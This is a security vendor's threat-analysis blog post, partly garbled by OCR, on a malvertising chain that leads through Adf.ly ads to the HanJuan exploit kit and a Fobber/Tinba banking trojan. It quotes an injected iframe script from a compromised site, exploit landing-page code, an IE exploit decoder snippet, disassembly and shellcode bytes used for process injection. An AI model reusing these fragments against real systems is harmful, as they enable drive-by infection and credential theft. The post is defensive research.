
Elusive HanJuan EK Drops New Tinba Version (updated)

blog.malwarebytes.com/threat-analysis/2015/06/elusive-hanjuan-ek-caught-in-new-malvertising-campaign/

Jérôme Segura

June 24, 2015



Update 07/03/15: AdFly contacted us and we are publishing their statement below:

We are sorry for the inconvenience but this is something AdFly is obviously not letting happen on purpose. We count with several methods to prevent fraudulent advertising, unfortunately (and very ocassionally) if a fraudulent advertising changes the redirection of a campaign after been reviewed by us, this is a possibility.

This specific campaign has been located now and cancelled.

We normally ask our users to report malicious ads to the email abuse@adf.ly providing the IP address that has seen it at least in the last 48 hours. This should allow us to track it and in most of the cases suspend the advertiser's account.

AdFly Support

Update: Dutch security firm <u>Fox-IT</u> has identified the payload as an evolution of a Tinba v2 version, a well-known banking piece of malware.

In this post, we describe a <u>malvertising</u> attack spread via a URL shortener leading to HanJuan EK, a rather elusive exploit kit which in the past was used to deliver a <u>Flash Player</u> <u>zero-day</u>.

Often times cyber-criminals will use URL shorteners to disguise malicious links. However, in this particular case, it is embedded advertisement within the URL shortener service that leads to the malicious site.

It all begins with *Adf.ly* which uses interstitial advertising, a technique where adverts are displayed on the page for a few seconds before the user is taken to the actual content.



Following a complex malvertising redirection chain, the HanJuan EK is loaded and fires Flash Player and Internet Explorer exploits before dropping a payload onto disk.

The payload we collected uses several layers of encryption within the binary itself but also in its communications with its Command and Control server.

The purpose of this Trojan is information stealing performed by hooking the browser to act as a man-in-the-middle and grab passwords and other sensitive data.

Technical details

Malvertising chain

| Fiddler Web Debugger | | |
|--|-------------|-----------------------|
| File Edit Rules Tools View Help GET/book 🎇 GeoEdge | | |
| 🔍 🍫 Replay 🗙 🔻 🕨 Go 💺 Stream 🎆 Decode Keep: All sessions 👻 🤅 | Any Process | 👫 Find 🔣 Save 🗟 🔗 🏉 |
| Host URL | Body | Comments |
| j.gs /4cge | 13,969 | Initial page |
| static.adf.ly /static/js/b64.js | 3,520 | Base64 API |

| static.adt.iy | /static/js/b64.js | 3,520 | Base64 API |
|-----------------------------|-------------------------------------|--------|-------------------------------|
| static.adf.ly | /static/js/view47.js | 71,554 | Encoded ad instructions |
| j.gs | /1market.php?p=M3iZLuCoJmoIc6mI | 13,174 | Rotating ads |
| x19network.com | /rmx/xtend/8126649.php | 4,248 | Advertising redirections |
| t.mtagmonetizationa.com | /build/e9b56d/v1/script/ | 4,723 | Advertising redirections |
| creative.speednetwork12.com | /speednetwork12/scripts/direct/dire | 1,443 | Advertising redirections |
| s.speednetwork12.com | /imp1323?a=51421539&context=c54 | 0 | Advertising redirections |
| s.speednetwork12.com | /ul_cb/imp1323?a=51421539&conte | 156 | Advertising redirections |
| www.youradexchange.com | /a/display.php?r=439244&cb=14342 | 311 | Advertising redirections |
| www.youradexchange.com | /a/display.php?r=439244&cb=14342 | 708 | Advertising redirections |
| www.youradexchange.com | /a/display.php?k=557d8feebd4f8498 | 305 | Malvertising |
| wwwcom | 1 | 11,002 | Compromised site (Joomla!) |
| www. | // | 37,380 | Exploit_Landing |
| www. | / /yp1wy8zt.swf | 21,772 | Flash exploit |
| www. | / /v?17,0,0,134 | 0 | Flash version used in exploit |
| www. | / /suzjcmp3 | 75,776 | Payload |
| | | | |

The first four sessions load the interstitial ad via an encoded JavaScript blurb:

| P 63 | TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML ,112.30E1) ,m=(135.<(0x2F,14.030E2)?(0x6,55296):(38.,94)>=(0xF0,72.9E1)?(8.69E2, — |
|--------|--|
| | 112 2071)) (125 < (0x27 14 02072)2(0x6 55296)- (20 94)>- (0x70 72 971)2(0 6972 |
| P 47 | , 112.30E1/), M=(133.~(0X2F, 14.030E2)?(0X0, 33230).(30., 54)/=(0XF0, 72.3E1)?(0.03E2, |
| | .0E1):(32.,0x4B)<=0x25?(144.9E1,\"\\n\"):(0x3C,10` \/)),N=\"s9\",G=w3E.v57,o=- |
| | E.Y27,D,S;while(++o <z.length){var +!e='\"19\";S=w3E[(E)](o+1,`' l\$?z[(<="" s="function(`" td=""></z.length){var> |
| | E.b97+w3E.p2w` # a`)\"H3` 2!V1` 2!g` A\"u` I\"I4` J!N57)](o+1):0;};D=Z[(w3E.b` I\ |
| | 2 Z!c2 Z!F3 R!V1 Z!g A\"u I\"m27)](o);s();if(w3E[(N)](m,D)&& * D\'X6w)](|
| | <pre>w` 1\'D2w` 2&L,S` N\'h1` 7!e4w)](S,B)){var R=function(` +!E=(0x32==(146.,50)?(12.</pre> |
| | E2,1023):(50.,0xA)),h=\"P6\",U=(4.7E2<(100.10E1,0x210)?(68,65536):107>(145.,24. |
| | E1)?\"S\":(6.97E2,140));D=U+(w3E[(h)]((D&E),w3E.v3w))` 3\"w3E.T1w+w3E.e4w)](S,E)); |
| | R();o++;}if` E!b)](D,z))G+=String` Y!G97` Z V1w+A` % p2w` - a` 3\"n7` C0` D!g`</td |
| | "u97)](D);else if(w3E[(w3E.t2` T!e4w)](D,V))G+=String` G9` <!V1w` E s1w+g` %(</td |
| | w)](w3E` K!J3` K!e4w)](X,D>>>w3E.T27&j),` ?\$O5` <\'w3E.R77,D&w3E.a4w));else if(` |
| | o8w`H&D,w3E.L3w))G+=String`B!I`A\"n77`K V1`R!s1`Z!F3`:!p2`B!a9`B!n77+M` |
| - 1 | u97)](w3E[(w3E.v6` S!e4w)](I,D>>>w3E.I3w&w3E.Y3w),` E\$N37` C&w3E.R77` K\$T27` O |
| | ` H\'s1w` @\/` A\$);else if(` J\$E97` H&D,Y))G+=String` I8w+r` ? F3w` G p2` \"!b`</td |
| | "V1` 2!g97` C u97)](w3E[(H)](P,D>>>f&w3E.a27),` 5 w3E.p7` K!e4w` K!.R77` I w3E. |
| | <pre>w` N!4w` I&e9w` 96T27` A.H27` @\/` A\$);}return G;}function hex_hmac_md5(E,h){var</pre> |
| | ((7.0E2,4.74E2)>38?(0x231,4996001):(1.429E3,119.2E1)),Z=\"llb\",f=\'lay\',P=\'dis\ |
| | H=((106.,0x8C)<=(0x9B,0x16)?(146,14):(77,0x1DE)>=(118,0x1A)?(0x4E,6239634):(0x58, |
| |)),r=((10.27E2,101.2E1)<(6.140E2,0x1BC)?(104.,\"a\"):0x177<=(111.,46)?(33.2E1, |
| | 115):(9,9)<=25.20E1?(138.,1773976434):(12.,9.60E1)),Y=((0xF,82.)>=69.?(4.7E2, |
| 🖓 43 | 6776245):(0x1DA,0x129));var I=-Y,M=r,j=w3E.d27;for(var X` - Y27;w3E.F7.p7(X. |

Google Chrome's JavaScript console can help us quickly identify the redirection call without going through a painful decoding process:

| Console Search Emulation Rend | dering | |
|--|---------------------|---|
| S State ≤ State Stat | 🔻 🔲 Preserve log | |
| | | 9bQoZRXXRY1wcJiC9LEiZIXiNOridg NyjII66IIki5YvjIJny0eD= net::EF |
| (anonymous function) | @jquery.min.js:3 | 1st redir |
| f.fn.extend.domManip | @ jquery.min.js:4 | |
| f.fn.extend.append | @ jquery.min.js:3 | |
| strt | @ <u>VM246:1</u> | |
| (anonymous function) | @ <u>VM246:1</u> | JS to decode blurb |
| f.Callbacks.n | @ jquery.min.js:2 | |
| f.Callbacks.o.fireWith | n @ jquery.min.js:2 | |
| e.extend.ready | @ jquery.min.js:2 | |
| c.addEventListener.B | @ jquery.min.js:2 | |

Subsequent redirections:

| 🖇 Fiddler Session #5 - http://j.gs/1market.php?p=M3iZLuCoJmoIc6mIVSmZItjFomiba0HNR30bcoD 👝 💿 📧 | | | | | | | | | | | |
|---|-----------|--------|-----------|---------|---------|------|---------|---------|---------|--------|-----|
| 1 Request | | | | | | | | | | | |
| Headers Text | View Synt | axView | ImageView | HexView | WebView | Auth | Caching | Cookies | Raw | JSON | XML |
| | | | | | | | | | | | * |
| | | | | | | | | | | | |
| allowtransparency="true" style="width:100%;height:100%"> | | | | | | | | | | | |
| <script type="text/javascript">window.NREUM (NREUM={});NREUM.info={"beacon":"bam.nr-</td></tr><tr><td colspan=7>data.net", "licenseKey": "92a411bc23", "applicationID": "2344945,2334836", "transactionName": "YINSbUYAV0IFBhdaWVsZZ UtdTghcBRcIVklbRlhJ", "queueTime": 0, "applicationTime": 20, "atts": "ThRRGw4aREw=", "errorBeacon": "bam.nr-</td></tr><tr><td colspan=7>data.net","agent":"js-agent.newrelic.com\/nr-627.min.js"}</script> | | | | | | | | | | | |
| 107:45 12,6 | 24/13,152 | 10 | x19netw | ork | | | | Γ | View in | Matana | |

| ≪≫ Fi | iddlei | Session #6 | - http://x19net | work.com | /rmx/xten | d/8126649. | php | | | | | | x |
|------------------------|------------------|-------------|---|------------|-----------|------------|----------|--------------|---------------------|---------|----------|-----|----------|
| 1 | Reque | est 📕 🛃 R | esponse | Properties | s | | | | | | | | |
| Hea | aders | TextView | SyntaxView Ir | mageView | HexView | WebView | Auth | Caching | Cookies | Raw | JSON | XML | |
| <ifra mar</ifra | ame si rginhe | | tag <mark>Monetiz</mark> ation <i>A</i> jinwidth="0" allow | | | | ameborde | er='0' width | ='728' hei <u>c</u> | ht='90' | | | ^ |
| 35 | 5:26 | 3,440/4,218 | 3 7 | monetiz | | | | | | View in | n Notepa | ad | - - |

| Fiddler Session #7 - http://t.mtagmonetizationa.com/build/e9b56d/v1/script/ | | | | | | | |
|--|--|--|--|--|--|--|--|
| Request Response Properties | | | | | | | |
| Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML | | | | | | | |
| <pre>} adUnits = {"ee732f2b-8364-4c16-9411-0ce920f0e907":{"impressionsURL":"//p.pxl2015x1.com/pixel/?id \u003dee732f2b-8364-4c16-9411-0ce920f0e907\u0026tid\u003dcd773163-0afe-4d17-9e67- 9ec4d2aa18ef","domain":"speednetwork12","html":"\\n\u003cscript\u003e\\n\tdocument.location\u003d \u0027http://creative.speednetwork12.com/speednetwork12/scripts/direct/direct.html?a\u003d51421539\u0026serverdomain \u003ds.speednetwork12.com\u0026context\u003dc54434860\u0026size\u003d{{width}}x{{height}}\u0026rt\u003dpopunder \u0026ci\u003d10\u0026cb\u003d\u0027 + (new Date()).getTime();\r\n\u003c/script\u003e',"width":"800","height":"600"}}; timeStamp = (new Date()).getTime();</pre> | | | | | | | |
| 41:40 2,975/4,640 85 speednetwork12.com/speednetwork12/scripts/direct/direct.htti View in Notepad | | | | | | | |

The next three sessions were somewhat different from the rest and an actual connection between them could not be established right away. A deeper look revealed that the intended URL was loaded via <u>Cross Origin Resource Sharing</u> (CORS).

Cross-origin resource sharing (CORS) is a mechanism that allows restricted resources (e.g. fonts, JavaScript, etc.) on a web page to be requested from another domain outside the domain from which the resource originated. *Wikipedia*



Content is retrieved from the *adk2.com* ad network via the *Access-Control-Allow-Origin* request.

This takes us to the actual malvertising brought by youradexchange.com:

| «» | Fiddler S | ssion #13 - http://www.youradexchange.com/a/display.php?k=557d8feebd4f84984167.7909 💼 💼 🗾 | 3 |
|------------------|-------------------------|---|---|
| 1 | Reques | Response Properties | |
| He | eaders | extView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML | |
| 1 2 3 4 | opene ≺body ≺scri | <pre>><head><title></title><script language="javascript">if (window.opener) { window</td><td></td></tr><tr><td>5 6 7</td><td></box </box </htm</td><td>p></td><td></td></tr><tr><td>0:</td><td>:0</td><td>QuickFind Find & Replace Readonly</td><td></td></tr></tbody></table></script></head></pre> | |

The inserted URL may look benign and it is indeed a genuine Joomla website but it has one caveat: It has been compromised and is used as the gate to the exploit kit.

| Request Response Properties Readers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML dink rel="stylesheet" href="/templates/emieljanssen/css/template.css" type="text/css" /> script>if(http:'==document.location.protocol){var.body=document.getElementsByTagName(body)[0];if(body){var.d=document.createElement (iframe'):d.setAttribute(src', http://www | Siddler Session #14 - http://www .com/ |
|---|---|
| <pre>dink rel="stylesheet" href="/templates/emieljanssen/css/template.css" type="text/css" /> <script>if(http:'==document.location.protocol){var body=document.getElementsByTagName('body')[0];if(body){var d=document.createElement ('frame');d.setAttribute('src', 'http://www /');d.style.position='absolute';d.setAttribute('height','50');d.style.left='0';d.setAttribute ('width','50');d.style.top='0';d.frameBorder=0;d.setAttribute('allowtransparency',true);body insertBefore(d,body,firstChild);}else{document.write (''<fr"+"ame width='50' height='50' src=http://www /' frameborder='0' allowtransparency='true' scrolling='no'</pre></td><td>Request Response Properties</td></tr><tr><td><pre><script>if(http:'==document.location.protocol){var body=document.getElementsByTagName(body')[0];if(body){var d=document.createElement ('frame');d.setAttribute('src', 'http://www.u/');d.style.position='absolute';d.setAttribute(height','50');d.style.left='0';d.setAttribute (width','50');d.style.top='0';d.frameBorder=0;d.setAttribute('allowtransparency',true);body.insertBefore(d,body_firstChild);}else{document.write (''<ifr''+''ame_width='50' height='50' src=http://www_u/' frameBorder='0' allowtransparency='true' scrolling='no'</pre></td><td>Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML</td></tr><tr><td><pre><script>if(http:'==document.location.protocol){var body=document.getElementsByTagName('body')[0];if(body){var d=document.createElement ('frame');d.setAttribute('src', 'http://www.v/');d.style.position='absolute';d.setAttribute('height', '50');d.style.left='0';d.setAttribute ('width', '50');d.style.top='0';d.frameBorder=0;d.setAttribute('allowtransparency', true);body.insertBefore(d,body firstChild);}else{document.write (''<ifr''+''ame width='50' height='50' src=http://www</pre></td><td></td></tr><tr><td>(width','50'):d.style.top='0';d.frameBorder=0;d.setAttribute('allowtransparency',true):body.insertBefore(d,body.firstChild);)else{document.write ("<ifr"+''ame width='50' height='50' src=http://www // frameborder='0' allowtransparency='true' scrolling='no'</td><td><pre><script >if (http:'==document.location.protocol){var body=document.getElementsByTagName(body)[0];if(body){var d=document.createElement</pre></td></tr><tr><td>("<ifr"+"ame width='50' height='50' src=http://www</td><td></td></tr><tr><td>style='position:absolute;top:0;left:0;'></iframe>'');}}</script></pre> | |
| | style='position:absolute;top:0;left:0;'>'');}} |
| | |
| 29:40 2,092/10,912 23 WWW 2010 2010 2010 View in Notepad | 29:40 2,092/10,912 23 WWW 2000 2000 View in Notepad |

Exploit kit

The exploit kit pushed here looked different than what we are used to seeing (Angler EK, Fiesta EK, Magnitude EK, etc.). After some analysis and comparisons, we believe it is the HanJuan EK.

We have talked about HanJuan EK only very few times before because little is known about it. What we once described as the <u>Unknown exploit kit</u>, was in fact HanJuan and it has been extremely stealthy and evasive ever since.

And yet, here we found HanJuan EK hosted on a compromised website and with an easy way to trigger it on demand.



The landing page is divided into two main parts:

- Code to launch a Flash exploit
- Code to launch an Internet Explorer exploit

The filename for the Flash exploit is randomly generated each time using close patterns to the original HanJuan we've observed before.

However a new GET request session containing the Flash version used is inserted right after the exploit is delivered.

Finally, the payload is delivered via another randomly generated URL and filename with a .dat extension. Contrary to previous versions of HanJuan where the payload was fileless, this one drops an actual binary to disk.

Fiddler traffic:

| 📀 Fiddler W | /eb Debugger | | | | | | |
|------------------------|--|--------------------------|--------|-------------------------------|--|--|--|
| File Edit | Rules Tools View | Help GET /book 🔛 GeoEdg | ge | | | | |
| 🔍 🍫 Repla | 🤤 🍫 Replay 🗙 🔻 🕨 Go 🌲 Stream 🎆 Decode Keep: All sessions 🝷 🌐 Any Process 👫 Find 🔜 Save | | | | | | |
| Protocol | Host | URL | Body | Comments | | | |
| HTTP www.[redacted].nl | | /[redacted]/ | 37,380 | HanJuan EK landing page | | | |
| HTTP www.[redacted].nl | | /[redacted]/yp1wy8zt.swf | 21,772 | SWF exploit | | | |
| HTTP www.[redacted].nl | | /[redacted]/v?17,0,0,134 | 0 | Flash version used in exploit | | | |
| | | /[redacted]/suzjcmp3 | 75,776 | Encrypted binary | | | |

Landing page (raw):

| 🖇 Fid | dler Session #15 - http://www |
|----------|--|
| 1 R | equest 📕 Response 🗏 Properties |
| | |
| Head | |
| 1 | html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/</td |
| E₽ . | xhtmll/DTD/xhtmll-strict.dtd"> <html><body><div id="inbyceyam"></div></body></html> |
| | classid='clsid:d27cdb6e-ae6d-11cf-96b8-444553540000' allowScri SWF exploit |
| E₽ □ | width='1' height='1'> <param <="" name="movie" th="" value="yp1wy8zt.swf"/> |
| ₽ | play' value='true'/> <param 1'="" height="1" name="FlashVars" value="idd=</th></tr><tr><th></th><th>N3NNNfNhXdYXXeYhnfYXYOWWWNWMOeWWWNYOYWYNYQYOYNYWXiYWYOWhYWNfNeNNYMXhXhXdNOOXOXXiX</th></tr><tr><th>∎₽ ∎₽</th><th></th></tr><tr><th>E₽ E₽</th><th>GXGHGYGIwWxxw3xIGYxxxGvuvHvyH3vuvHxGxuxHxKxGxHxuwZxuxGvIxuGYG3GHxywIwIwWGGHxHxwZw ZwZHwxGxxwzx3xJw3x3xyxzxJwKxJxwHwxwxuHxxxxvHxw3wJwGxGx3xvwWG3zWzWzWzWz/><![if</th></tr><tr><th>E.♥ E₽</th><th><pre>////////////////////////////////////</th></tr><tr><th>E.₽</th><th>allowScriptAccess=always width="/> <pre>param name='movie' value='</pre> |
| E.₽ | vp1wy8zt.swf'/>>param name=FlashVars value='idd= |
| ₽ | N3NNNfNhXdYXXeYhNfYXYOWWWNWMOeWWWNYOYWYNYQYOYNYWXiYWYOWhYWNfNeNNYMXhXhXdNOOXOXXiX |
| Ē₽ | iXiOYYOYXXLYeYgXeYeYMYLYgXQYgYYOYYYWOXYXYPOXXeXgXOYOYeYPXdNeMdMdMd&exec= |
| E⊋ | GXGHGYGIwWxxw3xIGYxxxGvuvHvyH3vuvHxGxuxHxKxGxHxuwZxuxGvIxuGYG3GHxywIwIwWGGHxHxwZw |
| E₽ | ZwZHwxGxxwzx3xJw3x3xyxzxJwKxJxwHwxwxuHxxxxvHxw3wJwGxGx3xvwWG3zWzWzWzW'/> <![</td |
| E₽ | endif]> [if !IE] > <![endif] <script>window.</td></tr><tr><th>E₽</th><td>ZPjWzPcgE8qa8=function(){return'</td></tr><tr><th>E₽</th><th>aHR0cDovL3d3dy5qb31jZXNjaG11dmVuLm5sL29tL21rd2NhdHd2YnBtY2pkbr E exploit</th></tr><tr><th>E₽ </th><th>YO194cYMYSraF='</th></tr><tr><th>E₽ </th><th>06060A09060F0D10090C08020B0D0C030F070106090F0A0B0901010101010609010D10010509080B0</th></tr><tr><th>E₽</th><th>1010101010102090D0F050F0101010101010A09070F0A0907010707090C1010080F090F060B010101</th></tr><tr><th></th><th>0101010609010D100105090D090101010101010A0907090109010101010101090C0405050D090B090</th></tr><tr><th>₽</th><th>7010610100704090F0D100901010101010A09070505050609010D05080308090C02090B0D03070D06</th></tr><tr><th>≣₽ ≣₽</th><th>010610100704090F090F0901010101010A09070509050609010D05080F06090F0101010101010101010</th></tr><tr><th>≣₽ ≣₽</th><th>9060601090A0101010101010A09040D0409040D09010A0904040A09030D0B050B050707090C090604 0D090F01060101010101010609010D05080C0401060A09080F02040A0D0C090F06050501060C09070</th></tr><tr><th>E₽ E₽</th><th>90109010101010101010809060505010209070905090101010101010906080602060306010602060206</th></tr><tr><th>±₽ ≣₽</th><th>090F0C020101010101010C090F090509010101010101010101050505010609010D05080B010204030E0</th></tr><tr><th>±* ≣⊋</th><th>B050C090F080905030601061010080E0A090D0F0E06040D06060E0610061010070C01090101010101</th></tr><tr><th>E.₽</th><th>011010040F0E06040D06060806040602060C090F020C090C050D040E090D020C010C090C050D030E0</th></tr><tr><th>E⊋</th><th>90D040C010C090C050D0203100F0B04090A10010106080501020410100C0F06010904080306080210</th></tr><tr><th>E₽.</th><th>10050A0909100A060C0610060E06040D0106010606060A09060F090F05010101010101010101010101010</th></tr><tr><th>∎⊋</th><th>101010109060C0901040D10090C070807050C090B09010610100704090F08030901010101010A0907</th></tr><tr><th>E₽</th><th>0509030609010D100105090E09080101010101090C0D020F0C0F030104010610100704090F1001090</th></tr><tr><th>iz⊋.</th><th>101010101010202070505040602010D1001050206000001010101010206070706000D07020201061010</th></tr><tr><th>0:0</th><td>QuickFind Find & Replace Readonly</td></tr><tr><th></th><td></td></tr></tbody></table></script> |

Flash exploit: (up to 17.0.0.134 -> CVE-2015-0359)



The exploit performs a memory stack pivoting attack using the VirtualAllocEx API.

Internet Explorer exploit (CVE-2014-1776):

```
function B0GR336j1SN(A7x7Sd21GL5) {
    A7x7Sd21GL5 = '%u00' + A7x7Sd21GL5.match(/(...)/g).join('%u00');
    return unescape(A7x7Sd21GL5);
}
Y0194cYMYSraF = '%u' + Y0194cYMYSraF.match(/(....)/g).join('%u');
Uk56xdmp = '%u' + Uk56xdmp.match(/(....)/g).join('%u');
KMopoN3SAtV2jvrk = '%u' + KMopoN3SAtV2jvrk.match(/(....)/g).join('%u');
var MD19tsyovd = document.createElement('script');
MD19tsyovd.language = "javascript";
MD19tsyovd.text = B0GR336j1SN(VlusFZMk466p8g);
var C290j60415xPdxb = document.createElement('script');
C290j60415xPdxb.text = B0GR336j1SN(Txlh1xiYh6401t);
document.getElementById("fnbyceyam").appendChild(MD19tsyovd);
document.getElementById("fnbyceyam").appendChild(C290j60415xPdxb);
```

In this case we also have a memory stack pivoting exploit but in the undocumented <u>NtProtectVirtualMemory</u> API.

Malwarebytes Anti-Exploit users were already protected against both these exploits:

| ♦ http://j.gs/4cge | P → EC C = C Ready for the Weekend (fe × | × ₪ ※ ☆ ŵ |
|--------------------------------------|--|-----------------|
| 🖗 adf.ly | | Please Wait |
| AdF.ly : shorten urls and earn money | Your Site Here: 10,000 visitors / \$5.00 | Like Share 627k |
| | | |
| | | |




Malware payload

The malware payload delivered has been identified by our research team as Trojan.Agent.Fobber. This name was derived from a folder called "<u>Fobber</u>" that's used to store the malware along with its associated files.

C:\Documents and Settings\Administrator\Application Data\Fobber>dir Volume in drive C has no label. Volume Serial Number is Directory of C:\Documents and Settings\Administrator\Application Data\Fobber <DIR> <DIR> 10:09 10:09 06/19/2015 AM 06/19/2015 ΑM 06:12 ktx.sdd 9/2015 ÂΜ 13,813 75,776 nemre.exe 89,589 bytes 11:00 PM 12/30/1979 22 File(s) 27,489,943,552 bytes free Dir(s) C:\Documents and Settings\Administrator\Application Data\Fobber>

Unlike a normal Windows program, Fobber makes it a habit to "hop" between different programs. The flow of execution for Fobber looks something like that seen below:

S.



From what we have observed in our research, the purpose of the Fobber malware appears to be stealing user credentials for various accounts. While we have not confirmed any ties between Fobber and other known malware as of yet, we suspect it may be related to other information-stealing Trojans, like Carberp or Tinba.

Fobber.exe

This is the original file dropped by the exploit kit in the user's temporary directory. The file itself has a random name, but will be referred to as fobber.exe in this article.

Fobber.exe is mildly obfuscated program. The samples we have observed always attempt to open random registry keys and then the malware performs a long sequence of jumps in an effort to create something like a "rabbit hole" for analysts to follow, slowing down analysis.

| | 00401030 | phkResu] | Lt= dword ptr -8 | |
|---|----------|----------|-------------------|--------------------|
| | 00401030 | var 4= 0 | dword ptr -4 | |
| | 00401030 | _ | | |
| | 00401030 | push | ebp | |
| | 00401031 | mov | ebp, esp | |
| | 00401033 | sub | esp, 8 | |
| | 00401036 | mov | [ebp+var_4], 2843 | 7FC3h |
| | 0040103D | lea | eax, [ebp+phkResu | |
| | 00401040 | push | eax | phkResult |
| | 00401041 | push | | "MisterBinGoodJob" |
| | 00401046 | push | 80000001h | hKey |
| | 0040104B | call | ds:RegOpenKeyA | - |
| | 00401051 | push | 0 | hKey |
| | 00401053 | call | ds:RegCloseKey | |
| | 00401059 | mov | ecx, [ebp+var_4] | |
| | 0040105C | add | ecx, 1 | |
| | 0040105F | MOV | [ebp+var_4], ecx | |
| | 00401062 | lea | edx, [ebp+phkResu | 1t] |
| | 00401065 | push | edx ; | phkResult |
| | 00401066 | push | offset aHellohell | .o ; "HelloHello" |
| | 0040106B | push | 80000002h | hKey |
| | 00401070 | call | ds:RegOpenKeyA | |
| | 00401076 | lea | eax, [ebp+phkResu | 1t] |
| | 00401079 | push | eax ; | phkResult |
| | 0040107A | push | offset aYes? ; | "Yes?" |
| | 0040107F | push | 80000005h | hKey |
| | 00401084 | call | ds:RegOpenKeyA | |
| | 0040108A | push | 52h | |
| | | | 941A7411h | |
| | 00401091 | call | sub_401000 | |
| | 00401096 | add | esp, 8 | |
| | 00401099 | mov | esp, ebp | |
| 1 | | | | |

At the end of the jumps, the program decodes additional shellcode and creates a suspended instance of verclsid.exe. Verclsid.exe is a legitimate Microsoft program that is part of Windows, used to verify a Class ID. The shellcode is in injected into verclsid.exe and fobber.exe resumes execution of verclsid.exe. Below is an API trace of this behavior.

| 12:40:13,006 | 624 | CreateProcessInte rnalW | ApplicationName => ProcessId => 2060 CommandLine => verclsid ThreadHandle => 0x000000d8 ProcessHandle => 0x000000dc ThreadId => 1048 CreationFlags => cREATE_SUSPENDED | SUCC ESS | 0x0000001 |
|--------------|-----|----------------------------|--|-------------|------------|
| 12:40:13,006 | 624 | NtGetContextThrea d | InstructionPointer => 0x77da01c4 ThreadHandle => 0x000000d8 | SUCC ESS | 0x00000000 |
| 12:40:13,006 | 624 | VirtualProtectEx | Protection => PAGE_EXECUTE_READWRITE ProcessHandle => 0x000000dc Address => 0x007212dd Size => 0x00000084 | SUCC ESS | 0x00000001 |
| 12:40:13,006 | 624 | LdrGetDllHandle | ModuleHandle => 0x77780000 FileName => kernel32 | SUCC ESS | 0x00000000 |
| 12:40:13,006 | 624 | WriteProcessMemor Y | Buffer => \xe8\x00\x00\x00\x00[\x81\xeb\xe3\x80\xe8\xa0j@h\x00\x00\x00 Oh\x1d;\x00\x00j\x00\xff\x93B\x81\xe8\xa0\x85\xc0t8\x89\xc7\ xbe\x1d;\x00\x00Yj\x00j\x00h\x1f\x00\x0f\x00h\xd4\x00\x00 O\xff\x93J\x81\xe8\xa0\x85\xc0t\x18\x89\xf1\x89\xc6\x89\xfa xf3\xa4\xc7\x00wwww\x81\xc2k9\x00\x00j\x02\xff\xd2j\x00\xff\ x93R\x81\xe8\xa0V\x18yw\xf4\xee7\xac\xf1\x18ywr\x87- H\x10zyw\x0f\xfd\xdf\xb8\x00\x00\x00\x00\x00\x00\x00\x00 ProcessHandle => 0x00000dc BaseAddress => 0x007212dd | | 0x0000001 |
| 12:40:16,537 | 624 | NtResumeThread | SuspendCount => 1 ThreadHandle => 0x000000d8 | SUCC ESS | 0x00000000 |
| 12:40:22,553 | 624 | NtTerminateProces | ProcessHandle => 0x00000000 | SUCC | 0x00000000 |

At this point fobber.exe terminates and the malware execution continues in verclsid.exe.

Verclsid.exe (Fobber shellcode)

The main purpose of the Fobber shellcode inside of this process is to retrieve the process ID (PID) of Windows Explorer (explorer.exe) and inject a thread into the process. Injecting code into Windows Explorer is a very common stealth technique that's been used in malware for many years.

It is also worth nothing that, starting with the Fobber shellcode inside of the verclsid process, the malware begins using an interesting unpacking technique designed to slow analysis that is exhibited throughout the remainder of the Fobber malware's operation.

Before a function can be executed, its code is first decrypted, as seen in the image below (notice the junk instructions following "decode_more").

| | .shc:0041B21A .shc:0041B21A | 10c_41B2 | 21A: | ; CODE XREF: .shc:0041A298 [†] p ; sub 41A2AE+11 [†] p |
|--------------------|--------------------------------|----------|-----------------------------|---|
| EIP →• | .shc:0041B21A | call | decode_more | |
| 12 | .shc:0041B21F | jecxz | short loc 4181C1 | |
| • | .shc:0041B221 | popf | - | |
| р – – ^е | .shc:0041B222 | loope | loc 418297 | |
| • | .shc:0041B224 | dec | esi | |
| • | .shc:0041B225 | dec | edx | |
| • | .shc:0041B226 | in | al, 7Eh | |
| | .shc:0041B228 | db | 2Eh | |
| | .shc:0041B228 | push | ebx | |
| | .shc:0041B22A | рор | edi | |
| 1.65 | .shc:0041B22B | jg | short near ptr loc_41B28A+1 | |
| | .shc:0041B22D | | esi, OEAE9045Dh | |
| | .shc:0041B232 | | esi | |
| | .shc:0041B233 | | al, al | |
| | .shc:0041B235 | | eax, 45E714F3h | |
| | .shc:0041B23A | | | |
| | .shc:0041B23B | | esi, 147A36A2h | |
| | .shc:0041B240 | | [edi], al | |
| | .shc:0041B242 | | | |
| | .shc:0041B243 | | | |
| | .shc:0041B244 | | cl, ch | |
| | .shc:0041B246 | Fldenv | byte ptr [edx+18h] | |

And then after the call, the instructions become clear.

| | .shc:0041B21A .shc:0041B21A | 1oc_41B2 | 218: | ; CODE XREF: .shc:0041A298 [†] p ; sub 41A2AE+11 [†] p |
|--------------|--------------------------------|----------|------------------|---|
| | .shc:0041B21A | | decode_more | · _ 1 |
| | .shc:0041B21F | push | ebp | |
| | .shc:0041B220 | MOV | ebp, esp | |
| • | .shc:0041B222 | sub | esp, 8 | |
| • | .shc:0041B225 | push | ecx | |
| • | .shc:0041B226 | push | edx | |
